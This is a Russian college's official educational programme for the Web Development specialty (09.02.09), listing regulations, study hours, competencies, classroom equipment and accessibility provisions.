АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ «ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

ОСНОВНАЯ ПРОФЕССИОНАЛЬНАЯ ОБРАЗОВАТЕЛЬНАЯ ПРОГРАММА СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

Уровень образования – среднее профессиональное образование – программа подготовки специалистов среднего звена

Специальность – 09.02.09 Веб-разработка

Форма обучения - очная

на базе среднего общего образования

Квалификация – разработчик веб-приложений

Направление: 06 Связь, информационные и коммуникационные технологии

Якутск, 2025

Основная профессиональная образовательная программа среднего профессионального образования по специальности 09.02.09 Веб-разработка разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Министерства просвещения РФ от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Разработчик:
Сидорова А.Ю., зам.директора по УВР

Содержание

Пояснительная записка 4
1.1 Общие положения 4
1.2 Нормативные основания для разработки образовательной программы 4
2. Структура образовательной программы 6
2.1 Учебный план 6
2.2 Календарный учебный график 6
2.3 Реализация требований ФГОС СОО 7
3. Результаты освоения образовательной программы 11
3.1 Результаты освоения ФГОС СПО 11
4. Условия реализации образовательной программы 17
4.1 Общесистемные требования к условиям реализации образовательной программы 17
4.2. Требования к материально-техническому обеспечению образовательного процесса 18
Наличие специальных условий для получения образования обучающимися с ограниченными возможностями здоровья 21
4.3. Требования к учебно-методическому обеспечению 23
4.4. Требования к кадровым условиям реализации образовательной программы 25
4.5. Требования к финансовым условиям реализации образовательной программы 25
4.6. Оценка качества образовательной программы 26
4.6.1 Текущий контроль 26
4.6.2 Промежуточная аттестация 26
4.6.3 Государственная итоговая аттестация 26
5. Рабочая программа воспитания 27
6. Календарный план воспитательной работы 31

Приложения (отдельные документы расположены на официальном сайте колледжа)

Календарный учебный график
Учебный план
Рабочие программы дисциплин, профессиональных модулей
Аннотации к дисциплинам социально-гуманитарного, общепрофессионального циклов и профессиональным модулям профессионального цикла
Оценочные материалы
Методические материалы
Рабочая программа воспитания
Календарный план воспитательной работы

Пояснительная записка

1.1 Общие положения

Настоящая основная образовательная профессиональная образовательная программа среднего профессионального образования – программа подготовки специалистов среднего звена (далее – образовательная программа, ОП, ППССЗ) по специальности 09.02.09 Веб-разработка разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования *по специальности* по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Министерства просвещения РФ от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Квалификация – разработчик веб-приложений.

Область профессиональной деятельности, в которой выпускники могут осуществлять профессиональную деятельность: *06 Связь, информационные и коммуникационные технологии*.

Выпускники могут осуществлять будущую профессиональную деятельность в других областях профессиональной деятельности и (или) сферах профессиональной деятельности при условии соответствия уровня их образования и полученных компетенций требованиям к квалификации работника.

Реализация ОП может применяться электронное обучение и дистанционные образовательные технологии в соответствии с нормативными документами, принятыми в Российской Федерации.

Реализация образовательной программы осуществляется на русском языке.

Срок получения образования по образовательной программе в очной форме обучения вне зависимости от применяемых образовательных технологий на базе среднего общего образования составляет 1 год 10 месяцев.

1.2 Нормативная база для разработки ОП:

- Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации";
- Приказ Минпросвещения России № 1095 от 12 декабря 2022 г. «Об утверждении федерального государственного образовательного стандарта среднего профессионального образования по специальности 09.02.09 Веб-разработка»;
- Приказ Минпросвещения России№ 762 от 24.08.2022 «Об организации образовательной деятельности по образовательным программам среднего профессионального образования»;

- Приказ Министерства образования и науки РФ и Минпросвещения России от 05.08.2020 г. № 885/390 «О практической подготовке обучающихся»;

- Приказ Минпросвещения России от 08.11.2021 № 800 «Об утверждении Порядка проведения государственной итоговой аттестации по образовательным программам среднего профессионального образования»;

- Приказ Минобороны РФ и Министерства образования и науки РФ от 24 февраля 2010 г. N 96/134 "Об утверждении Инструкции об организации обучения граждан Российской Федерации начальным знаниям в области обороны и их подготовки по основам военной службы в образовательных учреждениях среднего (полного) общего образования, образовательных учреждениях начального профессионального и среднего профессионального образования и учебных пунктах";

- Приказ Минпросвещения России от 14 октября 2022 г. N 906 «Об утверждении Порядка заполнения, учета и выдачи дипломов о среднем профессиональном образовании и их дубликатов;

и с учетом

- Оценочных материалов демонстрационного экзамена базового уровня для специальности 09.02.07 Информационные системы и программирование КОД 09.02.07-3-2024 Том 1.

Образовательная программа - комплекс основных характеристик образования (объем, содержание, планируемые результаты) и организационно-педагогических условий, который представлен в виде

- учебного плана,
- календарного учебного графика,
- рабочих программ учебных предметов, курсов, дисциплин (модулей), иных компонентов,
- оценочных и
- методических материалов, а также в предусмотренных настоящим Федеральным законом случаях в виде
- рабочей программы воспитания,
- календарного плана воспитательной работы,
- форм аттестации.

Примерной образовательной профессиональной программы нет.

Область профессиональной деятельности, в которой выпускники, освоившие образовательную программу, могут осуществлять профессиональную деятельность: *06 Связь, информационные и*

коммуникационные технологии (п.1.14 ФГОС СПО).

2. Структура образовательной программы

2.1. Учебный план

Учебный план имеет следующую структуру:

- социально-гуманитарный цикл (далее – СГ.00);
- общепрофессиональный цикл (далее – ОП.00);
- профессиональный цикл (далее – П);
- государственная итоговая аттестация (далее – ГИА).

Таблица 2.1 - Структура и объем образовательной программы

Структура образовательной программы	**Объем образовательной программы в академических часах**	
	Обязательная часть	**Вариативная часть**
Дисциплины (модули)	не менее 1476	684
Практика	не менее 432	144
Государственная итоговая аттестация	**216**	
Общий объем образовательной программы на базе среднего общего образования	**2952**	

2.2. Календарный учебный график

Реализация образовательной программы осуществляется на основании календарного учебного графика:

Учебный год на каждом курсе начинается 1 сентября и заканчивается в соответствии с графиком учебного процесса.

В процессе освоения образовательной программы обучающимся предоставляются каникулы, в том числе не менее двух недель в зимний период.

1 курс – 11 недель, 2 курс – 2 недели. Всего: 13 недель.

Для всех видов учебных занятий академический час устанавливается продолжительностью 45 минут. Занятия могут проводиться парами.

Объем учебных занятий и практики не превышает 36 академических часов в неделю.

Численность обучающихся в учебной группе определяется с учетом требований санитарных правил и норм к площадям помещений, используемых при осуществлении образовательной деятельности.

2.3. Реализация требований ФГОС СПО

Структура образовательной программы включает обязательную часть и часть, формируемую участниками образовательных отношений (вариативную

часть).

Обязательная часть образовательной программы без учета объема государственной итоговой аттестации направлена на формирование общих и профессиональных компетенций и составляет не более 70 % (в учебном плане - 69,74%) от общего объема времени, отведенного на ее освоение.

Вариативная часть образовательной программы объемом (не менее 30%) (в учебном плане 30,26%) дает возможность дальнейшего развития общих и профессиональных компетенций, в том числе за счет расширения видов деятельности, введения дополнительных видов деятельности, а также профессиональных компетенций, необходимых для обеспечения конкурентоспособности выпускника в соответствии с потребностями регионального рынка труда, а также с учетом требований цифровой экономики.

Требования цифровой экономики в ОП учтены в следующих аспектах:

- в направленности ОП (выпускники данной специальности могут осуществлять профессиональную деятельность в области профессиональной деятельности *06 Связь, информационные и коммуникационные технологии*);
- через освоение ОК 02.

Таблица 2.3.1 - Распределение вариативной части по циклам, дисциплинам, профессиональным модулям, междисциплинарным курсам

Индекс	**Перечень циклов, учебных предметов, дисциплин, профессиональных модулей, МДК, практик**	**Объем вариативной части**	**Объяснение**
СГ.00	**Социально-гуманитарный цикл**	**60**	
СГ.07	Правовое обеспечение профессиональной деятельности	36	часы на самостоятельную работу по дисциплине - для закрепления знаний и умений, часы на промежуточную аттестацию в форме экзамена – для проверки запланированных результатов
СГ.08	Экологические основы природопользования	12	
СГ.09	Основы предпринимательской деятельности	12	
ОП	**Общепрофессиональный цикл**	**287**	
ОП.06	Операционные системы и среды	56	базовая дисциплина для ПМ.01
ОП.07	Стандартизация, сертификация и техническое документоведение	64	для формирования ОК 09
ОП.08	Охрана труда	32	для формирования навыков безопасной работы во время практик

ОП.09	Графический дизайн и мультимедиа	135	базовая дисциплина для ПМ.03
П	**Профессиональный цикл**	**481**	
ПМ.01	***Разработка информационных ресурсов***	***24***	
МДК.01.01	Проектирование информационных систем	12	часы на самостоятельную работу по МДК - для закрепления знаний и умений
МДК.01.02	Разработка кода информационных систем	12	
ПМ.02	***Техническая поддержка и администрирование информационных ресурсов***	***95***	
МДК.02.02	Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин	59	для выполнения п.3.6 ФГОС СПО
УП.02.02	Учебная практика по освоению рабочей профессии	36	
ПМ.03	***Разработка веб-приложения на стороне клиента***	***362***	
МДК.03.01	Проектирование и разработка веб-приложений	110	ПМ по выбору из предложенных ФГОС СПО
МДК.03.02	Оптимизация веб-приложений	74	
МДК.03.03	Обеспечение безопасности веб-приложений	64	
УП.03	Учебная практика по ПМ.03	72	
ПП.03	Производственная практика по ПМ.03	36	
	Экзамен по модулю	6	
	ИТОГО:	**828**	

Обязательная часть социально-гуманитарного цикла образовательной программы предусматривает изучение следующих дисциплин:

- СГ.01 История России;
- СГ.02 Иностранный язык в профессиональной деятельности;
- СГ.03 Безопасность жизнедеятельности;
- СГ.04 Физическая культура;
- СГ.05 Основы финансовой грамотности;
- СГ.06 Основы бережливого производства.

Обязательная часть общепрофессионального цикла образовательной программы предусматривает изучение следующих дисциплин:

- ОП.01 Элементы высшей математики;
- ОП.02 Дискретная математика с элементами математической логики;
- ОП.03 Основы алгоритмизации и программирования;
- ОП.04 Основы проектирования баз данных;

- ОП.05 Компьютерные сети.

Профессиональный цикл включает профессиональные модули, в состав профессионального модуля входит один или несколько междисциплинарных курсов.

Объем профессионального модуля составляет не менее 7 зачетных единиц (з.е.) = 224 часа, при значении 1 (з.е.) = 32 академических часа (требование п.1.12 ФГОС СПО).

Таблица 2.3.2 – Выбранные виды деятельности и наименование профессиональных модулей

Виды деятельности	**Профессиональные модули**	**Количество часов**
разработка информационных ресурсов	ПМ.01. Разработка информационных ресурсов	398
техническая поддержка и администрирование информационных ресурсов	ПМ.02. Техническая поддержка и администрирование информационных ресурсов	613
разработка веб-приложения на стороне клиента (по выбору)	ПМ.03. Разработка веб-приложения на стороне клиента	362
	ИТОГО	**1373**

В социально-гуманитарном, общепрофессиональном и профессиональном циклах образовательной программы выделен объем работы обучающихся во взаимодействии с преподавателем по видам учебных занятий (практическое занятие, лекция, урок), практики (в профессиональном цикле) и самостоятельной работы обучающихся.

В общепрофессиональном цикле дисциплина «Безопасность жизнедеятельности» изучается в объеме 68 академических часов, из них на освоение основ военной службы (для юношей) - 48 академических часов. В этот период с юношами проводятся военные сборы в объеме 35 часов.

Для подгрупп девушек (при наличии) часть учебного времени дисциплины "Безопасность жизнедеятельности" (48 часов), отведенного на изучение основ военной службы, используется на освоение основ медицинских знаний (при необходимости).

Дисциплина СГ.04 Физическая культура способствует формированию физической культуры выпускника и способности направленного использования средств физической культуры и спорта для сохранения и укрепления здоровья, психофизической подготовке к профессиональной деятельности, предупреждению профессиональных заболеваний.

Курсовой проект предусмотрен по МДК.01.02 Разработка кода информационных систем (2-й семестр).

На проведение учебных занятий и практики выделено не менее 70% от

объема учебных циклов образовательной программы (требования п.2.6 абз. 2 ФГОС СПО) (по учебному плану – 78,0 %).

Самостоятельная работа обучающихся организована в каждом цикле и составляет 415 час (14 % от общего объема часов): направлена на формирование самостоятельности действий, развития исследовательских умений, а также для подготовки к промежуточной аттестации.

Консультации не предусмотрены учебным планом.

В профессиональный цикл образовательной программы входят следующие виды практики: учебная и производственная практика, которые реализуются в форме практической подготовки.

На проведение практик выделено 576 часов (16 недель) (при требовании п.2.1 ФГОС – не менее 432 часов)

Таблица 2.3.4 - Распределение практик по курсам и семестрам

Курс	Практика							
	Учебная практика				Производственная практика			
	Всего		1 сем	2 сем	Всего		1 сем	2 сем
	нед.	час	нед.	нед.	нед.	час	нед.	нед.
I	6	216	2	4				
II	5	180	3	2		4		5
Всего	**11**	**396**	**5**	**6**	**5**	**180**	**0**	**5**
ИТОГО	**576**							

Практическая подготовка отражена в календарном учебном графике и учебном плане и составляет **1387 часов**:

- социально-гуманитарный цикл – 101 час;
- общепрофессиональный цикл – 328 часов;
- профессиональный цикл – 958 часов.

3. Результаты освоения образовательной программы

В результате освоения образовательной программы у выпускника должны быть сформированы общие и профессиональные компетенции,

Выпускник, освоивший образовательную программу, должен обладать следующими общими компетенциями (далее - ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и

личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях.

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Выпускник, освоивший образовательную программу, должен обладать профессиональными компетенциями (далее - ПК), соответствующими видам деятельности:

ВД.01 Проектирование и разработка информационных ресурсов

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ВД.02 Техническая поддержка и администрирование информационных ресурсов

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ВД.03 Разработка веб-приложения на стороне клиента (по выбору)

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

Формирование ОК и ПК по дисциплинам, профессиональным модулям (междисциплинарным курсам и практикам) представлено ниже.

Таблица 3.1 - Формирование ОК в процессе реализации образовательной программы по специальности

	Наименование	ОК 01.	ОК 02.	ОК 03.	ОК 04.	ОК 05.	ОК 06.	ОК 07.	ОК 08.	ОК 09.
СГ	**Социально-гуманитарный цикл**									
СГ.01	История России		.+		.+	.+	.+			
СГ.02	Иностранный язык в профессиональной деятельности	.+	.+	.+	.+		.+			.+
СГ.03	Безопасность жизнедеятельности	.+	.+		.+	.+	.+	.+	.+	
СГ.04	Физическая культура				.+	.+			.+	
СГ.05	Основы финансовой грамотности	.+	.+	.+	.+	.+	.+			.+
СГ.06	Основы бережливого производства	.+	.+	.+	.+	.+	.+	.+		
СГ.07	Правовое обеспечение профессиональной деятельности	.+	.+	.+	.+	.+	.+			.+
СГ.08	Экологические основы природопользования		.+		.+	.+		.+		
СГ.09	Основы предпринимательской деятельности	.+	.+	.+	.+	.+	.+	.+		.+
ОП	**Общепрофессиональный цикл**									
ОП.01	Элементы высшей математики	.+	.+	.+	.+	.+				.+
ОП.02	Дискретная математика с элементами математической логики	.+	.+	.+	.+	.+				
ОП.03	Основы алгоритмизации и программирования	.+	.+		.+	.+				.+
ОП.04	Основы проектирования баз данных	.+	.+	.+	.+	.+				
ОП.05	Компьютерные сети	.+	.+	.+	.+	.+		.+		.+
ОП.06	Операционные системы и среды	.+	.+		.+	.+				.+
ОП.07	Стандартизация, сертификация и техническое документоведение	.+		.+	.+	.+				.+
ОП.08	Охрана труда	.+	.+		.+	.+		.+	.+	
ОП.09	Графический дизайн и мультимедиа	.+	.+	.+	.+	.+				.+
П	**Профессиональный цикл**									
ПМ.01	**Разработка информационных ресурсов**	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.01.01	Проектирование информационных систем	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.01.02	Разработка кода информационных систем	.+	.+	.+	.+	.+	.+	.+	.+	.+
УП.01	Учебная практика по проектированию и разработке информационных систем	.+	.+	.+	.+	.+	.+	.+	.+	.+

ПМ.02	**Техническая поддержка и администрирование информационных ресурсов**	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.02.01	Выполнение технической поддержки и администрирования информационных ресурсов	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.02.02	Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин	.+	.+	.+	.+	.+	.+	.+	.+	.+
УП.02.01	Учебная практика по МДК.02.01	.+	.+	.+	.+	.+	.+	.+	.+	.+
УП.02.02	Учебная практика по освоению рабочей профессии	.+	.+	.+	.+	.+	.+	.+	.+	.+
ПП.02	Производственная практика по ПМ.02	.+	.+	.+	.+	.+	.+	.+	.+	.+
ПМ.03	**Разработка веб-приложения на стороне клиента**	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.03.01	Проектирование и разработка веб-приложений	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.03.02	Оптимизация веб-приложений	.+	.+	.+	.+	.+	.+	.+	.+	.+
МДК.03.03	Обеспечение безопасности веб-приложений	.+	.+	.+	.+	.+	.+	.+	.+	.+
УП.03	Учебная практика по ПМ.03	.+	.+	.+	.+	.+	.+	.+	.+	.+
ПП.03	Производственная практика по ПМ.03	.+	.+	.+	.+	.+	.+	.+	.+	.+

Таблица 3.2 - Формирование ПК в процессе реализации образовательной программы по специальности

	Наименование	ПК 1.1.	ПК 1.2.	ПК 1.3.	ПК 1.4.	ПК 1.5.	ПК 2.1.	ПК 2.2.	ПК 2.3.	ПК 2.4.	ПК 2.5.	ПК 3.1.	ПК 3.2.	ПК 3.3.	ПК 3.4.
СГ	**Социально-гуманитарный цикл**														
СГ.01	История России														
СГ.02	Иностранный язык в профессиональной деятельности	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+
СГ.03	Безопасность жизнедеятельности														
СГ.04	Физическая культура														
СГ.05	Основы финансовой грамотности														
СГ.06	Основы бережливого производства	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+
СГ.07	Правовое обеспечение профессиональной деятельности		.+						.+				.+		
СГ.08	Экологические основы природопользования														
СГ.09	Основы предпринимательской деятельности	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+		
ОП	**Общепрофессиональный цикл**														

ОП.01	Элементы высшей математики															
ОП.02	Дискретная математика с элементами математической логики															
ОП.03	Основы алгоритмизации и программирования	.+	.+	.+								.+				
ОП.04	Основы проектирования баз данных								.+		.+					
ОП.05	Компьютерные сети						.+	.+	.+	.+	.+					
ОП.06	Операционные системы и среды	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	
ОП.07	Стандартизация, сертификация и техническое документоведение	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	
ОП.08	Охрана труда	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	.+	
ОП.09	Графический дизайн и мультимедиа		.+									.+	.+			
П	**Профессиональный цикл**															
ПМ.01	**Разработка информационных ресурсов**	.+	.+	.+	.+	.+										
МДК.01.01	Проектирование информационных систем	.+	.+		.+											
МДК.01.02	Разработка кода информационных систем	.+	.+	.+	.+	.+										
УП.01	Учебная практика по проектированию и разработке информационных систем	.+	.+	.+	.+	.+										
ПМ.02	**Техническая поддержка и администрирование информационных ресурсов**						.+	.+	.+	.+	.+					
МДК.02.01	Выполнение технической поддержки и администрирования информационных ресурсов						.+	.+	.+	.+	.+					
МДК.02.02	Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин						.+	.+	.+	.+	.+					
УП.02.01	Учебная практика по МДК.02.01						.+	.+	.+	.+	.+					
УП.02.02	Учебная практика по освоению рабочей профессии						.+	.+	.+	.+	.+					
ПП.02	Производственная практика по ПМ.02						.+	.+	.+	.+	.+					
ПМ.03	**Разработка веб-приложения на стороне клиента**											.+	.+	.+	.+	
МДК.03.01	Проектирование и разработка веб-приложений											.+	.+	.+	.+	
МДК.03.02	Оптимизация веб-приложений											.+	.+	.+	.+	
МДК.03.03	Обеспечение безопасности веб-приложений											.+	.+	.+	.+	
УП.03	Учебная практика по ПМ.03											.+	.+	.+	.+	
ПП.03	Производственная практика по ПМ.03											.+	.+	.+	.+	

4. Условия реализации образовательной программы

Требования к условиям реализации образовательной программы включают в себя общесистемные требования, требования к материально-техническому, учебно-методическому обеспечению, кадровым и финансовым условиям реализации образовательной программы.

4.1. Общесистемные требования к условиям реализации образовательной программы

Реализация ОП по специальности *09.02.09 Веб-разработка* осуществляется на основании Лицензии на осуществление образовательной деятельности.

Дисциплины СГ.04 Физическая культура осуществляется на основании договора о сетевой форме реализации образовательной программы;

Практическая подготовка осуществляется в следующих вариантах:

- проведение практических занятий в соответствии с рабочими программами дисциплин и междисциплинарных курсов в учебных помещениях Колледжа;
- выполнение работ во время учебных практик в лабораториях Колледжа;
- выполнение работ во время производственной практики на предприятиях и в организациях города на основании заключенных договоров о практической подготовке.

Таблица 4.1. - Обеспечение образовательной деятельности оснащенными зданиями, помещениями

№ п/п	Адрес (местоположение) здания, строения, сооружения, помещения	Назначение оснащенных зданий, строений, сооружений, помещений (учебные, учебно-лабораторные, помещения для занятия физической культурой и спортом, объектов для проведения практических занятий) с указанием площади (кв. м)	Собственность или оперативное управление, хозяйственное ведение, аренда, субаренда, безвозмездное пользование, практическая подготовка	Полное наименование собственника (арендодателя, ссудодателя) объекта недвижимого имущества	Кадастровый (или условный) номер объекта недвижимости
1	2	3	4	5	6
1.	Российская Федерация, Республика Саха (Якутия), г. Якутск, ул. Б.Марлинского 5/1	помещение 203. Учебный класс, 70,8 кв.м.	аренда	Региональное отделение Общероссийской общественно-государственной организации «Добровольное общество содействия армии, авиации и флоту России» Республики Саха (Якутия)	14:36:105008:982
		помещение 204. Учебный класс, 49,5 кв.м.	аренда		
		помещение 211. Учебно-лабораторный (Компьютерный класс), 55 кв.м.	аренда		
		помещение 301. Учебный класс, 46,3 кв.м.	аренда		
		помещение 303. Учебно-лабораторный (Компьютерный класс), 72,5 кв.м.	аренда		
		помещение 304. Учебный класс, 50,4 кв.м.	аренда		
		помещение 308. Учебный класс, 46 кв.м.	аренда		

4.2. Требования к материально-техническому обеспечению образовательного процесса

Таблица 4.2.1 – Наименование учебных помещений и основного оборудования

№ п/п	Наименование предмета, дисциплины в соответствии с учебным планом	Наименование оборудованных учебных кабинетов, объектов для проведения практических занятий, объектов физической культуры и спорта с перечнем основного оборудования (с указанием номера помещения в соответствии с документами бюро технической инвентаризации)
1	2	3
1.1	СГ.01 История России, СГ.07 Правовое обеспечение профессиональной деятельности,	**Учебный класс № 203**: кабинет социально-экономических дисциплин (этаж 2, комната 6): - Персональный компьютер в сборе (Процессор: Ryzen3 3 5300G (4 ядра и 4-8 потоков) Оперативная память: 8gb DDR4 3200 Mhz Накопитель: 256GB ssd.) – 1 шт.

		- Короткофокусный проектор Optoma X309ST – 1 шт. - Учебная маркерная доска белая – 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 29 шт. - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 57 шт.
1.2.	ОП.01 Элементы высшей математики, ОП.02 Дискретная математика с элементами математической логики	**Учебный класс № 307**: кабинет **математики** (этаж 3, комната 11): - Персональный компьютер в сборе (Процессор: Ryzen3 3 5300G (либо аналог, 4 ядра и 4-8 потоков) Оперативная память: 8gb DDR4 3200 Mhz Накопитель: 256GB ssd.) – 1 шт. - Короткофокусный проектор Optoma X309ST – 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 10 шт - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 19 шт. - Учебная маркерная доска белая – 1 шт.
1.3.	ОП.03 Основы алгоритмизации и программирования; ОП.04 Основы проектирования баз данных; ОП.05 Компьютерные сети; ОП.06 Операционные системы и среды; ОП.07 Стандартизация, сертификация и техническое документоведение; ОП.09 Графический дизайн и мультимедиа МДК.01.01 Проектирование информационных систем МДК.01.02 Разработка кода информационных систем МДК.01.03 Тестирование интеллектуальных интегрированных систем УП.01 Учебная практика по проектированию и разработке информационных систем МДК.02.01 Выполнение технической поддержки и администрирования информационных ресурсов МДК.02.02 Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин УП.02.01 Учебная практика по МДК.02.01 УП.02 Учебная практика по освоению рабочей профессии МДК.03.01 Проектирование и разработка веб-приложений МДК.03.02 Оптимизация веб-приложений МДК.03.03 Обеспечение безопасности веб-приложений УП.03 Учебная практика по ПМ.03	**Компьютерный класс № 211**: информационных технологий, программирования и баз данных (этаж 2, комната 10): - Персональный компьютер в сборе (Процессор: Intel Core I7-10700 Оперативная память: 32gb DDR4 3200 Mhz Накопитель: 1024GB ssd NVME PCI-E 4.0 Видеокарта: RTX3060 12GB) – 11 шт. - Графические планшеты – 11 шт. - Короткофокусный проектор Optoma X309ST - 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 12 шт. - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 12 шт. - Учебная маркерная доска белая – 1 шт

1.4.	СГ.02 Иностранный язык в профессиональной деятельности	**Учебный класс № 301 иностранного языка** (этаж 3, комната 1): - Персональный компьютер в сборе (Процессор: Ryzen3 3 5300G (4 ядра и 4-8 потоков) Оперативная память: 8gb DDR4 3200 Mhz Накопитель: 256GB ssd.) – 1 шт. - Короткофокусный проектор Optoma X309ST – 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 10 шт. - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 19 шт. - Учебная маркерная доска белая – 1 шт.
1.5.	СГ.08 Экологические основы природопользования СГ.03 Безопасность жизнедеятельности, ОП.08 Охрана труда	**Учебный класс № 304 безопасности жизнедеятельности и охраны труда** (этаж 3, комната 3): - Персональный компьютер в сборе (Процессор: Ryzen3 3 5300G (4 ядра и 4-8 потоков) Оперативная память: 8gb DDR4 3200 Mhz Накопитель: 256GB ssd.) – 1 шт. - Короткофокусный проектор Optoma X309ST – 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 10 шт. - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 19 шт. - Учебная маркерная доска белая – 1 шт. - Многофункциональное устройство HP (МФУ HP), А4, ч/б – 1 шт
1.6.	СГ.06 Основы бережливого производства СГ.05 Основы финансовой грамотности СГ.09 Основы предпринимательской деятельности	**Учебный класс № 308**: кабинет экономики и менеджмента (этаж 3, комната 10): - Персональный компьютер в сборе (Процессор: Ryzen3 3 5300G (4 ядра и 4-8 потоков) Оперативная память: 8gb DDR4 3200 Mhz Накопитель: 256GB ssd.) – 1 шт. - Короткофокусный проектор Optoma X309ST – 1 шт. - Стол ученический Классик двухместный регулируемый, №4-6 СУР А.02.46 проект НМ-035.04.02 – 10 шт. - Стул ученический Стандарт, №4-6 СТУР А 02.46.Ф проект НМ-035.30.02 – 19 шт. - Учебная маркерная доска белая – 1 шт.

Наличие специальных условий для получения образования обучающимися с ограниченными возможностями здоровья

Таблица 4.2.2 – Наличие специальных условий для лиц с ОВЗ

№ п/п	Наименование показателя	Перечень специальных условий
1.	*Информация о наличии в помещениях, зданиях инфраструктуры, обеспечивающей условия для пребывания лиц с ограниченными возможностями (далее – лица с ОВЗ)*	
1.1.	Наличие приспособленной входной группы здания для лиц с ОВЗ (наличие пандусов, поручней, расширенных дверных проемов, лифтов, локальных пониженных стоек-барьеров и другие устройства, приспособления)	**Имеется** - гусеничный подъемник БАРС УГП-130 - отдельный вход в здание (дверной проем 1300 мм) - проводная кнопка вызова персонала (антивандальная, всепогодная), - звуковая и видео-передача сигнала, - тактильная табличка
1.2.	Наличие возможностей перемещения лиц с ОВЗ внутри здания (приспособление коридоров, лестниц, лифтов и другое; при отсутствии лифтов аудитории для проведения учебных занятий должны располагаться на первом этаже)	**Имеется** - мнемосхема, - тактильные наклейки Брайль на поручни, - информационно-тактильные знаки со шрифтом Брайля, - плитка тактильная самоклеящееся для маркировки путей на напольных покрытиях, цвет желтый, - люминесцентные информационно-тактильные знаки, - дверные проемы на 2 и 3 этажах более 1300 мм
